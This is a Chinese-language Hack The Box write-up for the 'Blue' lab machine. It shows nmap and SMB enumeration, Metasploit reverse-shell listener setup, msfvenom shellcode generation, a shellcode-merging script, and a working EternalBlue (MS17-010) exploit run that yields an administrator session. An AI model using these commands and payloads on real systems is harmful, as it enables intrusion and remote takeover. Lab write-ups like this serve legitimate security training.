


前言

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- nmap
- MS17-010

信息收集

老规矩 nmap 起手：

```
(x@kali)-[~/hackthebox/Blue]
$ cat 10.10.10.40/nmap/Basic_10.10.10.40.nmap
# Nmap 7.91 scan initiated Tue Jan 19 06:21:07 2021 as: nmap -Pn -sCV -p135,139,445,49152,49153,49154,49155,49156,49157 -oN nmap/Basic_10.10.10.40.nmap 10.10.10.40
Nmap scan report for 10.10.10.40
Host is up (0.081s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6s, deviation: 1s, median: 5s
|_smb-os-discovery:
|_  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_  Computer name: haris-PC
|_  NetBIOS computer name: HARIS-PC\x00
|_  Workgroup: WORKGROUP\x00
|_  System time: 2021-01-19T11:22:17+00:00
|_smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|_  2.02:
|_  Message signing enabled but not required
|_smb2-time:
|_  date: 2021-01-19T11:22:15
|_  start_date: 2021-01-19T11:19:53

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 19 06:22:18 2021 -- 1 IP address (1 host up) scanned in 71.35 seconds

(x@kali)-[~/hackthebox/Blue]
$
```

从开放的端口来看，这题肯定是关于SMB的漏洞利用了，何况系统是 Windows 7。尝试查看下共享目录

```
(x@kali)-[~/hackthebox/Blue]
$ smbclient -N -L //10.10.10.40

        Sharename      Type            Comment
        -----
ADMIN$      Disk            Remote Admin
C$          Disk            Default share
IPC$        IPC             Remote IPC
Share       Disk
Users       Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.40 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(x@kali)-[~/hackthebox/Blue]
$ smbmap -H 10.10.10.40
[+] IP: 10.10.10.40:445 Name: 10.10.10.40

(x@kali)-[~/hackthebox/Blue]
```

用nmap扫一遍关于smb的漏洞验证脚本: `$ nmap --script smb-vuln* -p 445 -oA scans/smb_vuln 10.10.10.40`

```
(x@kali)-[~/hackthebox/Blue]
$ nmap --script smb-vuln* -p 445 -oA scans/smb_vuln 10.10.10.40
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-19 06:32 EST
Nmap scan report for 10.10.10.40
Host is up (0.080s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds


Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

OK, 存在上古漏洞 MS17-010, 但是通过 searchsploit 搜索到的 exp 无法使用, 提示错误。随后在HTB的论坛里找, 发现也有出现和我一样的问题, 楼下用户推荐他使用GitHub上的项目。

```
python 42315.py
42315.py [pipe_name]

Can anyone point me in the right direction out side of msf 🤔
```



peek

June 2019

did you try that :
<https://github.com/lokendrasinghrawat/AutoBlue-MS17-010>
let me know if you succeed or not



peek

Guru

Rank: 763 87 367

hackthebox.eu

因为是新版的 kali, 默认的 zsh 对 bash 命令做了一层转义, 所以需要先进入 bash 才能成功运行。

[illegible]

参照生成两个环境的反链程序，分别反向两个不同的端口。

在回到上一级目录，输入监听的本机IP和对应两环境的端口，将会自动启动 msf 并设置好监听模块。

```
(root@kali) [/home/x/hackthebox/Blue/AutoBlue-MS17-010]
# bash
(root@kali) [/home/x/hackthebox/Blue/AutoBlue-MS17-010]
# ./listener_prep.sh
```



External Blue Metasploit Listener

LHOST for reverse connection:

10.10.14.2

LPORT for x64 reverse connection:

9900

LPORT for x86 reverse connection:

9901

Enter 0 for meterpreter shell or 1 for regular cmd shell:

Type 0 if this is a staged payload or 1 if it is for a stageless payload

Starting listener (staged)...

Starting postgresql (via systemctl): postgresql.service

.

```
..~+P~~~~~+0+!..
..+oooyssyysyssyddh++os-~~~~~
+++++sydhoyso/!~~~~~ ... ~-/// ::+ohhyosyyosyy/+om++:ooo///o
+++++////////~////////+++++oooysoysoosso+++++//////// oossoy
--i hackth... *-- ...-///+++++////////~////////+++++////////
..... ~~~~~~ ...-//////// ..
```

```
.....-
.hMMMMMMMMMMMMNddds\ ... //M\ \ ... /hdddmMMMMMMNo
: Nm-/NMMMMMMMMMMMMM$$$NMMMMM86MMMMMMMMMMMMMMMy
.sm/^-yMMMMMMMMMMMMM$$$NMMMMM86MMMMMMMMMMMMMMh
-Nd` :MMMMMMMMMMMMM$$$NMMMMM86MMMMMMMMMMMMMMh`
-Nh` .yMMMMMMMMMMMMM$$$NMMMMM86MMMMMMMMMMMMM/
.sNd :MMMMMMMMMMMMM$$$NMMMMM86MMMMMMMMMMMMM/
-mh` :MMMMMMMMMMMMM$$$NMMMMM86MMMMMMMMMMMMMd
`~`~`-o+++o000o+:/o000o+:+o+++o000o+/
`///omh//dMMMMMMMMMMMMMMMMN/::::/+ooso--/ydh//+s+/osssso:--syN///os:
/MMMMMMMMMMMMMMMMMMMd. ^/+--yy/...osydh/-+oo:-`o//...oyodh+
-hMMmssddd+:dMMmNMMh. ^-mmk.//^^^\\.^^^:+:^^o://^^^\\`::
.sMMmo. -dMd--:mN/^ ||--X--|| ||--X--||
...../ydd/: ...+hmo-...hdd:.....\\=v=//.....\\=v=//.....
```

```
+-----+
| Session one died of dysentery. |
+-----+
```

Press ENTER to size up the situation

```
%%%%%%%%%
%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%
%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%
%%%%%%%%% Health: Overweight %%%%%%%%%%
%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%
%%%%%%%%% Hacked: All the things %%%%%%%%%%
```

Press SPACE BAR to continue

```
= [ metasploit v6.0.16-dev ]
+ -- -- [ 2075 exploits - 1124 auxiliary - 352 post ]
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- -- [ 7 evasion ]
```

Metasploit tip: When in a module, use **back** to go back to the top level prompt

[*] Processing config.rc for ERB directives.

resource (config.rc)> use exploit/multi/handler

[*] Using configured payload generic/shell_reverse_tcp

[work] 1:onenpnp, 2:ftmuxl*7, 3:zsh

```

[*] Processing config.rc for ERB directives.
resource (config.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (config.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (config.rc)> set LHOST 10.10.14.2
LHOST => 10.10.14.2
resource (config.rc)> set LPORT 9900
LPORT => 9900
resource (config.rc)> set ExitOnSession false
ExitOnSession => false
resource (config.rc)> set EXITFUNC thread
EXITFUNC => thread
resource (config.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
resource (config.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
[*] Started reverse TCP handler on 10.10.14.2:9900
PAYLOAD => windows/meterpreter/reverse_tcp
resource (config.rc)> set LPORT 9901
LPORT => 9901
resource (config.rc)> exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.2:9901
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > jobs -l

```

Jobs

Id	Name	Payload	Payload opts
0	Exploit: multi/handler	windows/x64/meterpreter/reverse_tcp	tcp://10.10.14.2:9900
1	Exploit: multi/handler	windows/meterpreter/reverse_tcp	tcp://10.10.14.2:9901

解析下脚本的自动实现，就是将命令写入到 config.rc 文件，在利用 -r 参数去加载运行这个文件。

```

echo set EXITFUNC thread >> config.rc
echo exploit -j >> config.rc
echo set PAYLOAD windows/meterpreter/reverse_tcp >> config.rc
echo set LPORT $portTwo >> config.rc
echo exploit -j >> config.rc
/etc/init.d/postgresql start
msfconsole -r config.rc
/etc/init.d/postgresql stop
rm config.rc
fi
elif [[ $cmd -eq 1 ]]

```

而生成 msf shell 也比较有意思，这里他处理生成两个环境的 shell 以外，还额外生成了一个兼容的 shell。

```

echo Generating x86 cmd shell ((stagerless))...
echo
echo msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=$ip LPORT=$port
msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=$ip LPORT=$portTwo
else
echo Invalid option... exiting...
exit 1
fi
else
echo Invalid option... exiting...
exit 1
fi
echo
echo MERGING SHELLCODE W0000!!!
cat sc_x64_kernel.bin sc_x64_msf.bin > sc_x64.bin
cat sc_x86_kernel.bin sc_x86_msf.bin > sc_x86.bin
python eternalblue_sc_merge.py sc_x86.bin sc_x64.bin sc_all.bin
else
echo Okay cool, make sure you merge your own shellcode properly :)
fi
echo DONE

```



```

1 import sys
2 from struct import pack
3
4 if len(sys.argv) < 4:
5     print('Usage: {} sc_x86 sc_x64 sc_out'.format(sys.argv[0]))
6     sys.exit()
7
8 sc_x86 = open(sys.argv[1], 'rb').read()
9 sc_x64 = open(sys.argv[2], 'rb').read()
10
11 fp = open(sys.argv[3], 'wb')
12 '''
13 \x31\xc0    xor eax, eax
14 \x40        inc eax
15 \x0f\x84??? jz  sc_x64
16 '''
17 fp.write('\x31\xc0\x40\x0f\x84'+pack('<I', len(sc_x86)))
18 fp.write(sc_x86)
19 fp.write(sc_x64)
20 fp.close()

```

这样 sc_all.bin 将兼容 x86 和 x64，牛皮有被秀到。

```

└─$ cd
└─$ cd      shellcode/
└─(x@kali)~[~/hackthebox/Blue/AutoBlue-MS17-010]
└─$ python2 ./eternalblue_exploit7.py 10.10.10.40 ./shellcode/sc_x86_msf.bin
shellcode size: 324
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
Traceback (most recent call last):
  File "./eternalblue_exploit7.py", line 563, in <module>
    exploit(TARGET, sc, numGroomConn)
  File "./eternalblue_exploit7.py", line 544, in exploit
    conn.disconnect_tree(tid)
  File "/usr/local/lib/python2.7/dist-packages/impacket/smb.py", line 2815, in disconnect_tree
    self.recvSMB()
  File "/usr/local/lib/python2.7/dist-packages/impacket/smb.py", line 2521, in recvSMB
    r = self._sess.recv_packet(self.__timeout)
  File "/usr/local/lib/python2.7/dist-packages/impacket/nmb.py", line 914, in recv_packet
    data = self.__read(timeout)
  File "/usr/local/lib/python2.7/dist-packages/impacket/nmb.py", line 997, in __read
    data = self.read_function(4, timeout)
  File "/usr/local/lib/python2.7/dist-packages/impacket/nmb.py", line 981, in non_polling_read
    raise NetBIOSTimeout
impacket.nmb.NetBIOSTimeout: The NETBIOS connection with the remote host timed out.
└─(x@kali)~[~/hackthebox/Blue/AutoBlue-MS17-010]
└─$ python2 ./eternalblue_exploit7.py 10.10.10.40 ./shellcode/sc_
sc_all.bin      sc_x64.bin      sc_x64_kernel.bin  sc_x64_msf.bin      sc_x86.bin      sc_x86_kernel.bin  sc_x86_msf.bi
└─(x@kali)~[~/hackthebox/Blue/AutoBlue-MS17-010]
└─$ python2 ./eternalblue_exploit7.py 10.10.10.40 ./shellcode/sc_all.bin
shellcode size: 2203
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
└─(x@kali)~[~/hackthebox/Blue/AutoBlue-MS17-010]
[work] 1:openvpn- 2:[tmux]* 3:zsh

```

运行成功，MSF上线了管理员身份的session。